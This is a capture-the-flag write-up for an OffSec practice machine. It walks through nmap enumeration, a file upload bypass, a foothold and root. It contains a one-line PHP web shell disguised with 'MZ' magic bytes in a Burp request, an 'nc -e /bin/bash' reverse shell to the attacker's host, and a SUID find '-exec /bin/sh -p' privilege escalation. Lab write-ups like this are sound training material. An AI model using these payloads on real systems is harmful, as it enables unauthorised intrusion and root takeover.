



OffSec Practice

CTF-200-02(Intermediate)

Alif

Enumeration

Nmap

```
(kali㉿kali)-[~/Desktop/offsecLab/CTF-200-02]
$ cat nmap.out.nmap
# Nmap 7.94SVN scan initiated Tue Jan 30 02:13:18 2024 as: nmap -min-rate=10000 -Pn -sCV -A -p 22,80 -oA nmap.out 192.168.158.33
Nmap scan report for 192.168.158.33
Host is up (0.16s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
|_ ssh-hostkey:
|_  3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
|_  256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_  256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
80/tcp    open  http      Apache httpd 2.4.56 ((Debian))
|_ http-title: MZEE-AV - Check your files
|_ http-server-header: Apache/2.4.56 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 30 02:13:30 2024 -- 1 IP address (1 host up) scanned in 12.53 seconds
```

Port 80(HTTP)


Going to port 80, I am met with this file upload screen




This tells me that there is a possibility of a file upload vulnerability, I will be uploading a simple cmd php file:

```
(kali㉿kali)-[~/Desktop/scripts/php]
$ cat cmd.php
<?php system($_REQUEST['cmd']); ?>
```


However, when I upload this file, nothing interesting is seen except for this popup:



And I am moved to this webpage:





After using Dirsearch directory brute force, I got these:



And when going to the backups directory, I am able to download the backup file:

Index of /backups

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 backup.zip	2023-11-14 00:04	322K	

Once It has been downloaded, the most important file I have read would be the upload.php file as it contains where and how the file i chose would be uploaded to:

```
15
16  /* Check MagicBytes MZ PEFILE 4D5A*/
17  $F=fopen($tmp_location,"r");
18  $magic=fread($F,2);
19  fclose($F);
20  $magicbytes = strtoupper(substr(bin2hex($magic),0,4));
21  error_log(print_r("Magicbytes:" . $magicbytes, TRUE));
22
23  /* if its not a PEFILE block it - str_contains onlyz php 8*/
24  //if ( ! (str_contains($magicbytes, '4D5A'))) {
25  if ( strpos($magicbytes, '4D5A') === false ) {
26      echo "Error no valid PEFILE\n";
27      error_log(print_r("No valid PEFILE", TRUE));
28      error_log(print_r("MagicBytes:" . $magicbytes, TRUE));
29      exit ();
30  }
31
```

It mentions that if the file does not have a magicbyte of 4D5A it is actually not going to upload it anywhere and just exit.

I did a bit of research on magicbytes of files and I found this interesting:

<https://gist.github.com/leommoore/f9e57ba2aa4bf197ebc5>

as in it contains the specifications of the file for 4D5A:

Excecutable files

File type	Typical extension	Hex digits xx = variable	Ascii digits . = not an ascii char
MS-DOS, OS/2 or MS Windows		4d 5a	MZ
Unix elf		7f 45 4c 46	.ELF

So Im thinking that the Ascii characters 'MZ' need to be at the front of the file.

Getting the shell

I started burp-suite and set it to catch me uploading the command file to the server:


When it gets caught, i will need to change the staring characters to 'MZ':

```
12
13 -----1333900844788862627409598415
14 Content-Disposition: form-data; name="file"; filename="cmd.php"
15 Content-Type: application/x-php
16
17 MZ
18 <?php system($_REQUEST['cmd']); ?>
19
20 -----1333900844788862627409598415--
21
```

Once the popup shows that It has been successfully uploaded, I will try to launch the file using this directory:

<ip>/upload/cmd.php?cmd=ls


And it works:



With this, I am going to run reverse shell commands to get the shell, after a couple rounds of trying, this one got me the shell:
`nc -e /bin/bash <LHOST> 80`



I made the shell more stable and clearable:



Privilege Escalation

I used the find command to get all files with the SUID bit set:

```
www-data@mzeeav:/var/www/html/upload$ find / -perm -u=s 2>/dev/null | grep fileS
/opt/fileS
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/umount
/usr/bin/passwd
/usr/bin/su
```

And i saw this interesting fileS file, Its interesting because i don't know what it is.

Just running the command, I get this:

```
www-data@mzeeav:/var/www/html/upload$ /opt/fileS
./file.tmp
./wget.exe
./cmd.php
./whoami.exe
./index.html
www-data@mzeeav:/var/www/html/upload$
```

It seems to list the files from the backup zipped file, which isnt anything interesting however, I tried using -h and --help to get more info:

```

www-data@mzeeav:/var/www/html/upload$ /opt/fileS --help
Usage: /opt/fileS [-H] [-L] [-P] [-Olevel] [-D debugopts] [path... ] [expression]

default path is the current directory; default expression is -print
expression may consist of: operators, options, tests, and actions:
operators (decreasing precedence; -and is implicit where no others are given):
    ( EXPR )  ! EXPR  -not EXPR  EXPR1 -a EXPR2  EXPR1 -and EXPR2
    EXPR1 -o EXPR2  EXPR1 -or EXPR2  EXPR1 , EXPR2
positional options (always true): -daystart -follow -regextype

normal options (always true, specified before other expressions):
    -depth --help -maxdepth LEVELS -mindepth LEVELS -mount -noleaf
    --version -xdev -ignore_readdir_race -noignore_readdir_race
tests (N can be +N or -N or N): -amin N -anewer FILE -atime N -cmin N
    -cnewer FILE -ctime N -empty -false -fstype TYPE -gid N -group NAME
    -ilname PATTERN -iname PATTERN -inum N -iwholename PATTERN -iregex PATTERN
    -links N -lname PATTERN -mmin N -mtime N -name PATTERN -newer FILE
    -nouser -nogroup -path PATTERN -perm [-/]MODE -regex PATTERN
    -readable -writable -executable
    -wholename PATTERN -size N[bcwkMG] -true -type [bcdpflsD] -uid N
    -used N -user NAME -xtype [bcdpfls] -context CONTEXT

actions: -delete -print0 -printf FORMAT -fprintf FILE FORMAT -print
    -fprint0 FILE -fprint FILE -ls -fls FILE -prune -quit
    -exec COMMAND ; -exec COMMAND {} + -ok COMMAND ;
    -execdir COMMAND ; -execdir COMMAND {} + -okdir COMMAND ;

Valid arguments for -D:
exec, opt, rates, search, stat, time, tree, all, help
Use '-D help' for a description of the options, or see find(1)

```

Still does not tell me what this is and how to exploit it, however i did see a --version, which gave me this:

```

you have no web access, by sending email to <bug-findutils@gnu.org>.
www-data@mzeeav:/var/www/html/upload$ /opt/fileS --version
find (GNU findutils) 4.8.0
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <https://gnu.org/licenses/gpl.ht
This is free software; you are free to change and redistribute it.

```

It gave me the actual file name and its version, find is a file that can be used in privilege escalation, as said by GTFO bins:

<https://gtfobins.github.io/gtfobins/find/>

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .  
./find . -exec /bin/sh -p \; -quit
```

With this, i replicated the command and changed the `/find` to `/opt/fileS`, and it works:

```
www-data@mzeeav:/var/www/html/upload$ /opt/fileS . -exec /bin/sh -p \; -quit  
# id  
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)  
#
```